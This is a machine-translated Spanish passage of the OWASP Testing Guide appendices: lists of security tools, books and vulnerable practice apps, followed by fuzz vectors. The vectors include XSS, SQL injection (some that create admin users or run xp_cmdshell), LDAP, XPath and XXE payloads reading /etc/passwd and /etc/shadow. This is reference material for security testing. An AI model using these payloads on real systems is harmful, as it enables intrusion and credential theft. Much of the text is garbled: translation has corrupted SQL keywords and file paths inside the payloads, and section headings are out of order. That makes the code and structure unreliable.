Pico: <http://www.immunitysec.com/downloads/SPIKE2.9.tgz>

- Un marco fuzzer que se puede utilizar para explorar vulnerabilidades y realizar pruebas de longitud.

Probador binario de fuerza bruta (BFB) - <http://bfbstester.sourceforge.net>

- Un verificador binario proactivo
- Metasploit- [http://www.metasploit.com/](http://www.metasploit.com)
- Un marco de pruebas y desarrollo rápido de exploits

#### fuzzer

- OWASP WSFuzzer
- Wfuzz: <http://www.darknet.org.uk/2007/07/wfuzz-a-tool-for-bruteforcingfuzzing-web-applications/>

#### googlear

- Proyecto Diggity de piratería de Google de Stach & Liu: <http://www.stachliu.es/resources/tools/google-hacking-diggity-project/>
- Foundstone Sitedigger (búsqueda de fallos en caché de Google): <http://www.mcafee.com/us/downloads/free-tools/sitedigger.aspx>

#### Herramientas comerciales de prueba de caja negra

- NGS Typhon III - <http://www.nccgroup.com/en/our-services/pruebas-de-seguridad-auditoria-cumplimiento/software-de-seguridad-de-la-informaci%0Aon/ngs-typhon-iii/>
- NGSSQuirrel - <http://www.nccgroup.com/en/our-services/security-testing-audit-compliance/information-security-software/ngs-squirrel-vulnerability-scanners/>
- IBM AppScan: <http://www-01.ibm.com/software/awdtools/escaneo-de-aplicaciones/>
- Granizo de Cenzic: [http://www.cenzic.com/products\\_services/cenzic\\_hailstorm.php](http://www.cenzic.com/products_services/cenzic_hailstorm.php)
- Burp Intruder - <http://www.portswigger.net/burp/intruder.html>
- Escáner de vulnerabilidad web Acunetix: <http://www.acunetix.com>
- Detective - <http://www.sandsprite.com>
- Objetivos NT NTOSpider - <http://www.ntobjectives.com/products/ntospider.php>
- Escáner de seguridad MaxPatrol: <http://www.maxpatrol.com>
- Inspector Ecyware GreenBlue - <http://www.ecyware.com>
- Parasoft SOAtest (más herramienta de tipo QA) - <http://www.parasoft.com/>

[jsp/products/soatest.jsp?itemId=101](#) • Matixay:  
[http://www.dbappsecurity.com/webscan.html](#) • Escáner de seguridad de aplicaciones web N-Stalker: [http://www.nstalker.com](#)

- HP WebInspect: [http://www.hpenterprisesecurity.com/products/hp-fortify-software-security-center/hp-webinspect](#) • SoapUI (pruebas de seguridad del servicio web): [http://www.soapui.org/Security/Getting-started.html](#) • Netsparker - [http://www.mavitunasecurity.com/netsparker/](#) • SAINT - [http://www.saintcorporation.com/](#) • QualysGuard WAS - [http://www.qualys.com/enterprises/qualysguard/web-application-scanning/](#) • Retina Web - [http://www.eeeye.com/Products/Retina/Web-Security-Scanner.aspx](#) • Cenzic Hailstorm - [http://www.cenzic.com/downloads/datasheets/Cenzic-datasheet-Hailstorm-Technology.pdf](#)

#### Analizadores de código fuente

Código abierto / software gratuito

- Owasp Orizon • OWASP LACSO
- Plataforma OWASP O2
- Google CodeSearchDiggity: [http://www.stachliu.com/resources/tools/google-hacking-diggity-project/attack-tools/](#) • PMD: [http://pmd.sourceforge.net/](#) • FlawFinder: [http://www.dwheeler.com/flawfinder](#) • FxCop de Microsoft • Splint - [http://splint.org](#) • Boon - [http://www.cs.berkeley.edu/~daw/boon](#) • FindBugs - [http://findbugs.sourceforge.net](#) • Buscar errores de seguridad: [http://h3xstream.github.io/find-sec-bugs/](#) • Edipo: [http://www.darknet.org.uk/2006/06/oedipus-open-source-web-application-análisis-de-seguridad/](#) • W3af - [http://w3af.sourceforge.net/](#) • phpcs-security-audit - [https://github.com/Pheromone/phpcs-security-audit](#)

#### Comercial

- Armorize CodeSecure: [http://www.armorize.com/index.php?link\\_id=codesecure](#)
- Prueba de Parasoft C/C++: [http://www.parasoft.com/jsp/products/cpptest.jsp/index.htm](#) • Checkmarx CxSuite: [http://www.checkmarx.com](#) • HP Fortify: [http://www.hpenterprisesecurity.com/products/hp-fortify-software-security-center/hp-fortify-static-code-analyzer](#) • GrammaTech - [http://www.grammatech.com](#) • ITS4 - [http://seclab.cs.ucdavis.edu/projects/testing/tools/its4.html](#)
- Appscan: [http://www-01.ibm.com/software/rational/products/appscan/source/](#) • ParaSoft: [http://www.parasoft.com](#) • Virtual Forge CodeProfiler para ABAP - [http://www.virtualforge.de](#) • Veracode - [http://www.veracode.com](#) • Armorize CodeSecure - [http://www.armorize.com/codesecure/](#)

#### Herramientas de prueba de aceptación

Las herramientas de prueba de aceptación se utilizan para validar la funcionalidad de las aplicaciones web. Algunos siguen un enfoque escrito y normalmente utilizan un marco de pruebas unitarias para construir conjuntos de pruebas y casos de prueba. La mayoría, si no todos, se pueden adaptar para realizar pruebas específicas de seguridad además de pruebas funcionales.

#### Herramientas de código

- abierto • WATIR - [http://wtr.rubyforge.org/](#) • Un marco de pruebas web basado en Ruby que proporciona una interfaz para Internet Explorer. • Sólo Windows. • HTMLUnit
  - [http://htmlunit.sourceforge.net/](#) • Un marco basado en Java y JUnit que utiliza Apache HttpClient como transporte. • Muy robusto y configurable y se utiliza como motor para otras herramientas de prueba. • jWebUnit - [http://jwebunit.sourceforge.net/](#) • Un marco basado en Java que utiliza htmlunit o selenium como motor de prueba. • Canoo Webtest - [http://webtest.canoo.com](#) • Una herramienta de prueba basada en XML que proporciona una fachada sobre htmlunit. • No es necesaria ninguna codificación ya que las pruebas están completamente especificadas en XML. • Existe la opción de crear scripts para algunos elementos en Groovy si XML no es suficiente.

- Mantenimiento muy activo. •

HttpUnit - [http://httpunit.sourceforge.net/](#) • Uno de los primeros marcos de prueba web, sufre por el uso del transporte HTTP nativo proporcionado por JDK, lo que puede ser un poco limitante para las pruebas de seguridad. • Watij - [http://watij.com/](#) • Una implementación Java de WATIR. • Windows sólo porque utiliza IE para sus pruebas (la integración de Mozilla está en proceso). • Solex - [http://solex.sourceforge.net/](#)

- Un complemento de

Eclipse que proporciona una herramienta gráfica para registrar sesiones HTTP y realizar afirmaciones basadas en los resultados.

- Selenium - [http://seleniumhq.org/](#) • Marco de prueba basado en JavaScript, multiplataforma y proporciona una GUI para crear pruebas. • Herramienta madura y popular, pero el uso de JavaScript podría obstaculizar ciertas pruebas de seguridad.

#### Otras herramientas

Análisis en tiempo de ejecución • Rational PurifyPlus: [http://www-01.ibm.com/software/awdtools/purify/](#) • Seeker by Quotium: [http://www.quotium.com/prod/security.php](#)

#### Análisis binario

Paquete BugScam IDC: [http://sourceforge.net/projects/bugscam/](#) • Veracode: [http://www.veracode.com](#)

#### Gestión de requisitos

Rational Requisite Pro: [http://www-306.ibm.com/software/awdtools/reqpro](#)

#### Duplicación del

sitio • wget - [http://www.gnu.org/software/wget](#), [http://www.interlog.com/~tcharron/wgetwin.html](#) • curl - [http://curl.haxx.se](#)

- Sam Spade - [http://www.samspade.org/](#) • Xenu's Link Sleuth - [http://home.snaufel.de/tilman/xenulink.html](#)

#### Apéndice B de la Guía de pruebas de OWASP: Lectura sugerida

##### Documentos

técnicos • Los impactos económicos de una infraestructura inadecuada para el software

## Apéndice

Pruebas: <http://www.nist.gov/director/planning/upload/report02-3.pdf>.

- Mejora de la seguridad de las aplicaciones web: amenazas y contramedidas: <http://msdn.microsoft.com/en-us/library/ff649874.aspx>
- Publicaciones del NIST: <http://csrc.nist.gov/publications/PubsSPs.html>
- Proyecto de guía del Proyecto de seguridad de aplicaciones web abiertas (OWASP): [https://www.owasp.org/index.php/Category:OWASP\\_Guide\\_Project](https://www.owasp.org/index.php/Category:OWASP_Guide_Project)
- Consideraciones de seguridad en el ciclo de vida del desarrollo del sistema (NIST): [http://www.nist.gov/customcf/get\\_pdf.cfm?pub\\_id=890097](http://www.nist.gov/customcf/get_pdf.cfm?pub_id=890097)
- La seguridad de las aplicaciones: no todas son iguales - [http://www.securitymanagement.com/archive/library/atstake\\_tech0502.pdf](http://www.securitymanagement.com/archive/library/atstake_tech0502.pdf)
- Software Assurance: una descripción general de las prácticas actuales - [http://www.safecode.org/publications/SAFECode\\_BestPractices0208.pdf](http://www.safecode.org/publications/SAFECode_BestPractices0208.pdf)
- Pruebas de seguridad de software: Serie de guías de bolsillo de Software Assurance: Desarrollo, Volumen III - [https://buildsecurityin.us-cert.gov/swa/downloads/SoftwareSecurityTesting\\_PocketGuide\\_1%20\\_0\\_05182012\\_PostOnline.pdf](https://buildsecurityin.us-cert.gov/swa/downloads/SoftwareSecurityTesting_PocketGuide_1%20_0_05182012_PostOnline.pdf)
- Casos de uso: solo las preguntas frecuentes y las respuestas: [http://www.ibm.com/developerworks/rational/library/content/RationalEdge/jan03/Use-CaseFAQS\\_TheRationalEdge\\_Jan2003.pdf](http://www.ibm.com/developerworks/rational/library/content/RationalEdge/jan03/Use-CaseFAQS_TheRationalEdge_Jan2003.pdf)

## Libros

- El arte de las pruebas de seguridad del software: identificación de fallas de seguridad del software, por Chris Wysopal, Lucas Nelson, Dino Dai Zovi, Elfriede Dustin, publicado por Addison-Wesley, **ISBN 0321304861 (2006)**
- Creación de software seguro: cómo evitar problemas de seguridad de la manera correcta, por Gary McGraw y John Viega, publicado por Addison-Wesley Pub Co, **ISBN 020172152X (2002)** - <http://www.build-ingsecuresoftware.com>
- El truco ético: un marco para la penetración del valor empresarial Pruebas, por James S. Tiller, Publicaciones Auerbach, **ISBN 084931609X (2005)**

- + Versión en línea disponible en: [http://books.google.com/books?id=f-wASXKXOoIEC&printsec=frontcover&source=gbs\\_ge\\_summary\\_r&cad=0#v=onepage&q&f=false](http://books.google.com/books?id=f-wASXKXOoIEC&printsec=frontcover&source=gbs_ge_summary_r&cad=0#v=onepage&q&f=false)
- Explotación de software: cómo descifrar código, por Gary McGraw y Greg Hoglund, publicado por Addison-Wesley Pub Co, **ISBN 0201786958 (2004)** - <http://www.exploitingsoftware.com>
- El manual del hacker: la estrategia detrás de la irrupción y defensa de las redes, por Susan Young, Dave Aitel, Publicaciones Auerbach, **ISBN: 0849308887 (2005)**
- + Versión en línea disponible en: [http://books.google.com/books?id=AO2fsAPVC34C&printsec=portada&source=gbs\\_ge\\_summary\\_r&cad=0#v=unap%C3%A1gina&q&f=false](http://books.google.com/books?id=AO2fsAPVC34C&printsec=portada&source=gbs_ge_summary_r&cad=0#v=unap%C3%A1gina&q&f=false)
- Hacking Exposed: Web Applications 3, por Joel Scambray, Vincent Liu, Caleb Sima, publicado por McGraw-Hill Osborne Media, **ISBN 007222438X (2010)** - <http://www.webhackingexposed.com>
- Manual del hacker de aplicaciones web: búsqueda y explotación de fallos de seguridad, segunda edición, publicado por Dafydd Stuttard, Marcus Pinto, **ISBN 9781118026472 (2011)**
- Cómo romper la seguridad del software, por James Whittaker, Herbert H. Thompson, publicado por Addison Wesley, **ISBN 0321194330 (2003)**
- Cómo romper software: pruebas funcionales y de seguridad de aplicaciones y servicios web, por Make Andrews, James A. Whittaker, publicado por Pearson Education Inc., **ISBN 0321369440 (2006)**
- Código inocente: una llamada de atención en materia de seguridad para programadores web, por Sverre Huseby, publicado por John Wiley & Sons, **ISBN 0470857447 (2004)** - <http://innocentcode.thathost.com>
- + Versión en línea disponible en: [http://books.google.com/books?id=RjVjgPQsKogC&printsec=frontcover&source=gbs\\_ge\\_summary\\_r&cad=0#v=unap%C3%A1gina&q&f=false](http://books.google.com/books?id=RjVjgPQsKogC&printsec=frontcover&source=gbs_ge_summary_r&cad=0#v=unap%C3%A1gina&q&f=false)

**cad=0#v=unap%C3%A1gina&q&f=false**

- Dominar el proceso de requisitos, por Suzanne Robertson y James Robertson, publicado por Addison-Wesley Professional, **ISBN 0201360462**

- + Versión en línea disponible en: [http://books.google.com/books?id=SN4WegDHVCcC&printsec=portada&source=gbs\\_ge\\_summary\\_r&cad=0#v=unap%C3%A1gina&q&f=false](http://books.google.com/books?id=SN4WegDHVCcC&printsec=portada&source=gbs_ge_summary_r&cad=0#v=unap%C3%A1gina&q&f=false)
- Codificación segura: principios y prácticas, por Mark Graff y Kenneth R. Van Wyk, publicado por O'Reilly, **ISBN 0596002424 (2003)** - <http://www.securecoding.org>
- Programación segura para Linux y Unix HOWTO, David Wheeler (2004) <http://www.dwheeler.com/secure-programs-HOWTO/index.html>
- + Versión en línea: <http://www.dwheeler.com/secure-programs/Se-cure-Programs-HOWTO/index.html>
- Securing Java, por Gary McGraw, Edward W. Felten, publicado por Wiley, **ISBN 047131952X (1999)** - <http://www.securingjava.com>
- Seguridad del software: construcción de seguridad, por Gary McGraw, publicado por Addison-Wesley Professional, **ISBN 0321356705 (2006)**
- Pruebas de software en el mundo real (Acm Press Books) por Edward Kit, publicado por Addison-Wesley Professional, **ISBN 0201877562 (1995)**

• Técnicas de prueba de software, segunda edición, por Boris Beizer, International Thomson Computer Press, **ISBN 0442206720 (1990)**

The Tangled Web: una guía para proteger las aplicaciones web modernas, por Michael Zalewski, publicado por No Starch Press Inc., **ISBN 047131952X (2011)**

El lenguaje de modelado unificado: una guía del usuario, por Grady Booch, James Rumbaugh, Ivar Jacobson, publicado por Addison-Wesley Professional, **ISBN 0321267974 (2005)**

• Guía del usuario del lenguaje de modelado unificado, de Grady Booch, James Rumbaugh, Ivar Jacobson, Ivar publicado por Addison-Wesley Professional, **ISBN 0-201-57168-4 (1998)**

Libro de cocina sobre pruebas de seguridad web: técnicas sistemáticas para encontrar problemas rápidamente, por Paco Hope, Ben Walther, publicado por O'Reilly, **ISBN 0596514832 (2008)**

• Writing Secure Code, de Mike Howard y David LeBlanc, publicado por Microsoft Press, **ISBN 0735617228 (2004)** <http://www.microsoft.es/learning/en/us/book.aspx?ID=5957&locale=en-us>

## Páginas web útiles

- Construya seguridad en: <https://buildsecurityin.us-cert.gov/bsi/home.html>
- Build Security In: bibliografía específica de seguridad: <https://buildsecurityin.us-cert.gov/bsi/articles/best-practices/measure-ment/1070-BSI.html>
- Codificación segura CERT: <http://www.cert.org/secure-coding/>
- Estándares de codificación segura CERT : <https://www.securecoding.cert.org/confluence/display/seccode/CERT+Secure+Coding+Standards>
- Bases de datos de vulnerabilidades y exploits: <https://buildsecurityin.us-cert.gov/swa/database.html>
- Google Code University: seguridad web: <http://code.google.com/educaci%C3%B3n/seguridad/index.html>
- Publicaciones de McAfee Foundstone: <http://www.mcafee.com/apps/ver-todo/publicaciones.aspx?tf=foundstone&sz=10>
- McAfee – Biblioteca de recursos: <http://www.mcafee.com/apps/re-source-library-search.aspx?region=us>
- Herramientas gratuitas de McAfee: <http://www.mcafee.com/us/downloads/free-tools/index.aspx>
- CT de seguridad de aplicaciones web (WAS) de OASIS: [http://www.oasis-open.org/committees/tc\\_home.php?wg\\_abbrev=was](http://www.oasis-open.org/committees/tc_home.php?wg_abbrev=was)
- Herramientas de prueba de software de código abierto: <http://www.opensourcetesting.org/security.php>

- Bombardeo de seguridad de OWASP: [https://www.owasp.org/index.php/OWASP\\_Seguridad\\_Blitz](https://www.owasp.org/index.php/OWASP_Seguridad_Blitz)
- OWASP Phoenix/Herramienta - <https://www.owasp.org/index.php/Phoe-nix/Tools>
- Centro de tormentas de Internet (ISC) de SANS: <https://www.isc.sans.edu>
- Proyecto de seguridad de aplicaciones de aplicaciones web abiertas (OWASP): <http://www.owasp.org>
- Pentestmonkey - Hojas de trucos para pruebas de lápiz - [http://pentestmonkey.red/hoja\\_de\\_trucos](http://pentestmonkey.red/hoja_de_trucos)
- Directrices de codificación segura para .NET Framework 4.5: <http://msdn.microsoft.com/en-us/library/8a3x2b7f.aspx>
- Seguridad en la plataforma Java - <http://docs.oracle.com/javase/6/docs/technotes/guides/security/overview/jsoverview.html>
- Instituto de Administración de Sistemas, Redes y Seguridad (SANS) - <http://www.sans.org>
- INFORMACIÓN técnica: Cómo entender la seguridad - <http://www.informacióntecnica.net/index.html>
- Consorcio de seguridad de aplicaciones web: <http://www.webappsec.org/proyectos/>
- Lista de escáneres de seguridad de aplicaciones web: <http://projects.webappsec.org/w/page/13246988/Web%20Application%20Security%20Escáner%20Lista>
- Seguridad web – Artículos - [http://www.acunetix.com/seguridad\\_del\\_sitio\\_web/articulos/](http://www.acunetix.com/seguridad_del_sitio_web/articulos/)

#### Vídeos

- Serie de tutoriales de OWASP Appsec: [https://www.owasp.org/index.php/OWASP\\_Appsec\\_Tutorial\\_Series](https://www.owasp.org/index.php/OWASP_Appsec_Tutorial_Series)
- Tubo de seguridad: <http://www.securitytube.net/>
- Vídeos de Imperva: <http://www.imperva.com/resources/videos>.

#### áspid

#### Aplicaciones web deliberadamente inseguras

- Proyecto de directorio de aplicaciones web vulnerables de OWASP: [https://www.owasp.org/index.php/OWASP\\_Vulnerable\\_Web\\_Applications\\_Directory\\_Project#tab=Principal](https://www.owasp.org/index.php/OWASP_Vulnerable_Web_Applications_Directory_Project#tab=Principal)
- BadStore - <http://www.badstore.net/>
- Maldita aplicación web vulnerable: <http://www.ethicalhack3r.co.uk/damn-vulnerable-web-app/>
- Serie Hacme de McAfee:
  - + Viajes Hacme - <http://www.mcafee.com/us/downloads/free-tools/hacmetravel.aspx>
  - + Banco Hacme - <http://www.mcafee.com/us/downloads/free-tools/hacme-bank.aspx>
  - + Envío Hacme - <http://www.mcafee.com/us/downloads/free-tools/hacmeshipping.aspx>
  - + Casino Hacme - <http://www.mcafee.com/us/downloads/free-tools/hacme-casino.aspx>
  - + Libros Hacme - <http://www.mcafee.com/us/downloads/free-tools/hacmebooks.aspx>
- Polilla - <http://www.bonsai-sec.com/en/research/moth.php>
- Mutilidae - <http://www.irongeek.com/i.php?page=mutilidae/mutilidae-deliberadamente-vulnerable-php-owasp-top-10>
- Stanford SecuriBench - [http://suif.stanford.edu/~livshits/banco\\_de\\_seguridad/](http://suif.stanford.edu/~livshits/banco_de_seguridad/)
- Vicnum: <http://vicnum.sourceforge.net/> y [http://www.owasp.org/index.php/Categoría:OWASP\\_Vicnum\\_Project](http://www.owasp.org/index.php/Categoría:OWASP_Vicnum_Project)
- WebGoat - [http://www.owasp.org/index.php/Category:OWASP\\_WebGoat\\_Project](http://www.owasp.org/index.php/Category:OWASP_WebGoat_Project)
- WebMaven (más conocido como Buggy Bank) - <http://www.mavensecurity.com/WebMaven.php>

## Guía de pruebas OWASP Apéndice C: Vectores difusos

Los siguientes son vectores de fuzzer que se pueden utilizar con WebScarab, JBroFuzz, WSFuzzer, ZAP u otro fuzzer. Fuzzing es el enfoque "fregadero" para probar la respuesta de una aplicación a la manipulación de parámetros. Generalmente se buscan condiciones de error que se generan en una aplicación como resultado de la fuzzing. Esta es la parte simple de la fase de descubrimiento. Una vez que se ha descubierto un error, identificar y explotar una vulnerabilidad potencial es donde se requiere habilidad.

#### Categorías peludas

En el caso de la confusión de protocolos de red sin estado (como HTTP(S)), existen dos categorías amplias:

- Fuzzing recursivo
- Fuzzing reemplazante

Examinamos y definimos cada categoría en las subsecciones siguientes.

#### fuzzing recursivo

La fuzzing recursiva se puede definir como el proceso de fuzzing de una parte de una solicitud iterando a través de todas las combinaciones posibles de un alfabeto establecido. Consideremos el caso de:

```
http://www.example.com/8302fa3b
```

Seleccionar "8302fa3b" como parte de la solicitud para que se difumine con el alfabeto hexadecimal establecido (es decir, {0,1,2,3,4,5,6,7,8,9,a,b,c,d,e ,f}) entra en la categoría de fuzzing recursivo. Esto generaría un total de  $16^8$  solicitudes del formulario:

```
http://www.ejemplo.com/00000000
```

...

```
http://www.example.com/11000fff
```

...

```
http://www.example.com/ffffffff
```

#### fuzzing reemplazante

La fuzzing reemplazante se puede definir como el proceso de fuzzing de parte de una solicitud reemplazándola con un valor establecido. Este valor se conoce como vector difuso. En el caso de:

```
http://www.example.com/8302fa3b
```

Pruebas contra Cross Site Scripting (XSS) enviando los siguientes vectores fuzz:

```
http://www.example.com/>"<script>alerta("XSS")</script>&
http://www.ejemplo.com"/:-"<XSS>=&{()}
```

Esta es una forma de fuzzing reemplazante. En esta categoría, el número total de solicitudes depende del número de vectores fuzz especificados.

El resto de este apéndice presenta una serie de categorías de vectores fuzz.

Secuencias de comandos entre sitios (XSS)

Para obtener detalles sobre XSS: [secuencias de comandos entre sitios \(XSS\)](#)

```
>"><script>alert("XSS")</script>&
"><ESTILO>@importar"javascript:alert('XSS')";</ESTILO>
>"><img%20src%3D%26%23x6a;%26%23x61;%26%23x76;%26%23x61;%26%23x73;%26%23x63;%26%23x72;%26%23x69;%26%23x70;%26%23x74;%26%23x3a;
alerta(%26quot;%26%23x20;XSS%26%23x20;Prueba%26%23x20;Exitosa%26quot;)>

>%22%27><img%20src%3d%22javascript:alert(%27%20XSS%27)%22>
'uff1cscript%uff1ealert('XSS')uff1c/script%uff1e'
">
>
";!--<XSS>=&{()}>

<IMG SRC=JaVaScRiPt:alert("XSS<WBR>")>
<IMGSRC=java<WBR>#115;crip<WBR>#116;:a
le<WBR>#114;t('SS<WBR>:S')>
<IMGSRC=ja<WBR>#0000118as<WBR>#0000099ri<WBR>#0000112t:
&<WBR>#0000097le<WBR>#0000114t(<WBR>#0000039XS<WBR>#0000083')>

<IMGSRC=javas<WBR>#x63ript:<WBR>#x61lert(
&<WBR>#x27XSS')>

<IMG SRC="jav	ascript:alert(<WBR>'XSS');">
<IMG SRC="jav
ascript:alert(<WBR>'XSS');">
<IMG SRC="javascript:alert(<WBR>'XSS');">
```

## Desbordamientos de búfer y errores de formato de cadena

### Desbordamientos de búfer (BFO)

Un ataque de desbordamiento de búfer o corrupción de memoria es una condición de programación que permite el desbordamiento de datos válidos más allá de su límite de almacenamiento preubicado en la memoria.

Para obtener detalles sobre desbordamientos de búfer: Pruebas de desbordamiento de búfer

Tenga en cuenta que intentar cargar un archivo de definición de este tipo dentro de una aplicación fuzzer puede causar que la aplicación falle.

Un x 5  
A x 17  
A x 33  
A x 65  
A x 129  
A x 257  
A x 513  
A x 1024  
A x 2049  
A x 4097  
A x 8193  
A x 12288

bloquear un programa. La búsqueda de errores de este tipo tiene como objetivo comprobar si hay entradas de usuario sin filtrar.

Puede encontrar una excelente introducción a FSE en el artículo de USENIX titulado: Detecting Format String Vulnerabilities with Type Qualifiers.

Tenga en cuenta que intentar cargar un archivo de definición de este tipo dentro de una aplicación fuzzer puede causar que la aplicación falle.

```
%s%p%x%d
.1024d
%2.2049d
%p%p%p%p
%px%px%px%px
%d%d%d%d
%s%s%s%s
%999999999999
%08x
%20d
%20n
%20x
%20s
%s%s%s%s%s%s%s
%p%p%p%p%p%p%p%p
%#0123456x%08x%x%s%p%d%n%o%u%c%h%l%q%-j
%z%Z%t%l%e%g%f%a%C%S%08x%
%ss 129
```

## Errores de formato de cadena (FSE)

Los ataques a cadenas de formato son una clase de vulnerabilidades que implican el suministro de tokens de formato específicos del lenguaje para ejecutar código arbitrario o

## Desbordamientos de enteros (INT)

Los errores de desbordamiento de enteros ocurren cuando un programa no tiene en cuenta el hecho de que una operación aritmética puede dar como resultado una cantidad mayor que el valor máximo de un tipo de datos o menor que su valor mínimo. Si un evaluador puede hacer que el programa realice dicha asignación de memoria, el programa puede ser potencialmente vulnerable a un ataque de desbordamiento del búfer.

```
-1
0
0x100
0x1000
0x3fffffff
0x7fffffff
0x7fffffff
0x80000000
0xfffffffffe
0xffffffffff
0x10000
0x100000
```

## Inyección SQL

Este ataque puede afectar la capa de base de datos de una aplicación y normalmente está presente cuando la entrada del usuario no se filtra para declaraciones SQL.

Para obtener detalles sobre la prueba de inyección SQL: [Prueba de inyección SQL](#)

La inyección SQL se clasifica en las siguientes dos categorías, dependiendo de la exposición de la información de la base de datos (pasiva) o la alteración de la información de la base de datos (activa).

- Inyección SQL pasiva
  - Inyección SQL activa

Las declaraciones de inyección SQL activa pueden tener un efecto perjudicial en la base de datos subyacente si se ejecutan correctamente.

## Inyección SQL pasiva (SQP)

```
|||(elt(-3+5,bin(15),ord(10),hex(char(45))))
||6
'||6
(||6)
O 1=1--
O 1=1
O '1'='1
; O '1' = '1'
%22+o+es nulo%281%2F0%29+%2F*
%27+O+%277659%27%3D%277659
%22+o+es nulo%281%2F0%29+%2F*
%27+--
` o 1=1--
_ o 1=1--
` o 1=1 /*
o 1=1--
o 'a'='a
_ o "a"="a
) o ('a'='a' ,
Administrador O
'%20SELECT%20*%20FROM%20INFORMATION_SCHEMA
MESAS--
) UNION SELECT%20*%20FROM%20INFORMATION_SCHEMA
MESAS;
```

'teniendo 1=1--  
'teniendo 1=1--  
, grupo por ID de usuario que tiene 1=1--  
SELECCIONE el nombre DE syscolumns DONDE id = (SELECCIONE id  
DESDE sysobjects DONDE nombre = nombre de tabla)--  
, o 1 en (seleccionne @@versión)--  
, union all select @@version--  
, O 'inusual' = 'inusual'  
, O 'algo' = 'algo'+'cosa'  
, O 'texto' = N'texto'  
, O 'algo' como 'algún%'  
, O 2 > 1  
, O 'texto' > 'l'  
, O 'lo que sea' en ('lo que sea')  
, O 2 ENTRE 1 y 3  
, o nombre de usuario como char(37);  
union select \* de usuarios donde login =  
char(114,111,111,116);  
selección de unión  
Contraeña:/\*=1--  
UNI/\*\*/ON SEL/\*\*/ECT  
'; EJECUTAR 'SEL' INMEDIATO || 'ECT NOSOTROS' || 'Urgencias'  
'; EXEC ('SEL' + 'ECT NOS' + 'ER')  
/\*\*/O/\*\*/1/\*\*/=/\*\*/1  
, o 1/\*  
+o+es nulo%281%2F0%29+%2F\*  
%27+O%277659%27%3D%277659  
%22+o+es nulo%281%2F0%29+%2F\*  
%27+-+&contraseña=  
'; comenzar a declarar @var varchar(8000) establecer @var=' seleccionar @  
var=@var+'+login+'+contraseña+' de los usuarios donde inician sesión >  
@var seleccionan @var como var en el final temporal --

## Inyección SQL activa (SQLi)

; maestro ejecutivo..xp\_cmdshell 'ping 10.10.1.2'–  
CREAR nombre de USUARIO IDENTIFICADO POR 'pass123'  
CREAR nombre de USUARIO IDENTIFICADO POR pass123  
TEMPORARY TABLESPACE temp usuarios DEFAULT TABLESPACE;  
; bajar la temperatura de la mesa -  
ejecutivo sp\_addlogin 'nombre', 'contraseña'  
ejecutivo sp\_addsrvrolemember 'nombre','sysadmin'  
INSERTAR EN mysql.user (usuario, host, contraseña) VALORES  
('nombre', 'localhost', CONTRASEÑA ('contraseña123'))  
CONCEDER CONECTAR AL nombre; OTORGAR RECURSO AL nombre;  
INSERTAR EN Usuarios (Inicio de sesión, Contraseña, Nivel)  
VALORES (char(0x70) + char(0x65) + char(0x74) + char(0x65) +  
char(0x72) +  
char(0x70) + char(0x65) + char(0x74 ) + carbón(0x65) +  
carbón(0x-72),carbón(0x64)

## Inyección LDAP

Para obtener detalles sobre la inyección LDAP: Prueba de inyección LDAP

```

|
!
(
)
%28
%29
&
%26
%21
%7C
*|
%2A%7C
((correo=))%
%2A%28%7C%28correo%3D%2A%29%29
((objetoclase=))%
%2A%28%7C%28objetoclase%3D%2A%29%29
*()%26'
administración*
administrador*((|contraseña de usuario=*)
(uid=))((uid=*)

```

## Inyección XPATH

Para obtener detalles sobre la inyección XPATH: Prueba de inyección XPath

```

'+o+'1='1
'+o+"'
x'+o+1=1+o+'x'=y
/
//*
/*@
contar(/niño::nodo())
x'+o+nombre()='nombre de usuario'+o+'x'=y

```

## Inyección XML

Detalles sobre la inyección XML aquí: Pruebas de inyección XML

```

<![CDATA[<script>var n=0;while(true){n++;}</script>]]>
<?xml version="1.0" encoding="ISO-8859-1"?><foo><![CDATA[<]>>SCRIPT<!
[CDATA[>]]>alert('gotcha'); <![CDATA[<]]>>
GUIÓN<![CDATA[>]]></foo>
<?xml version="1.0" codificación="ISO-8859-1"?><foo><![CDATA-TA]> o 1=1 o
"=]]></foo>
<?xml version="1.0" encoding="ISO-8859-1"?><!DOCTYPE foo [<!ELEMENT
foo ANY><!ENTITY xxe SYSTEM "file:///c:/boot.
ini">]><foo>&xee;</foo>
<?xml versión="1.0" codificación="ISO-8859-1"?><!DOCTYPE foo [<!ELEMENT
foo ANY><!ENTITY xxe SISTEMA "file:///etc/
contraseña">]><foo>&xee;</foo>
<?xml versión="1.0" codificación="ISO-8859-1"?><!DOCTYPE foo [<!ELEMENT
foo ANY><!ENTITY xxe SISTEMA "file:///etc/
sombra">]><foo>&xee;</foo>
<?xml versión="1.0" codificación="ISO-8859-1"?><!DOCTYPE foo [<!ELEMENT
foo ANY><!ENTITY xxe SISTEMA "file:///dev/
aleatorio">]><foo>&xee;</foo>

```

## Guía de pruebas OWASP Apéndice D: Inyección codificada

### Fondo

La codificación de caracteres es el proceso de asignar caracteres, números y otros símbolos a un formato estándar. Normalmente, esto se hace para crear un mensaje listo para su transmisión entre el remitente y el destinatario. Se trata, en términos simples, de la conversión de caracteres (pertenecientes a diferentes idiomas como inglés, chino, griego o cualquier otro idioma conocido) en bytes. Un ejemplo de un esquema de codificación de caracteres ampliamente utilizado es el Código estándar americano para el intercambio de información (ASCII), que inicialmente utilizaba códigos de 7 bits. Ejemplos más recientes de esquemas de codificación serían los estándares de la industria informática Unicode UTF-8 y UTF-16.

En el ámbito de la seguridad de las aplicaciones y debido a la gran cantidad de esquemas de codificación disponibles, la codificación de caracteres tiene un uso indebido popular. Se utiliza para codificar cadenas de inyección maliciosas de una manera que las confunde. Esto puede llevar a eludir los filtros de validación de entrada o aprovechar formas particulares en las que los navegadores muestran el texto codificado.

### Codificación de entrada: evasión de filtro

Las aplicaciones web suelen emplear diferentes tipos de mecanismos de filtrado de entrada para limitar la entrada que puede enviar el usuario. Si estos filtros de entrada no se implementan lo suficientemente bien, es posible pasar uno o dos caracteres a través de estos filtros. Por ejemplo, un / se puede representar como 2F (hexadecimal) en ASCII, mientras que el mismo carácter (/) se codifica como C0 AF en Unicode (secuencia de 2 bytes). Por lo tanto, es importante que el control de filtrado de entrada conozca el esquema de codificación utilizado. Si se descubre que el filtro detecta solo inyecciones codificadas en UTF-8, se puede emplear un esquema de codificación diferente para evitar este filtro.

### Codificación de salida: consenso entre servidores y navegadores

Los navegadores web deben conocer el esquema de codificación utilizado para mostrar de forma coherente una página web. Idealmente, esta información debería proporcionarse al navegador en el campo del encabezado HTTP ("Tipo de contenido"), como

Tipo de contenido: texto/html; juego de caracteres = UTF-8

mostrado a continuación:

```
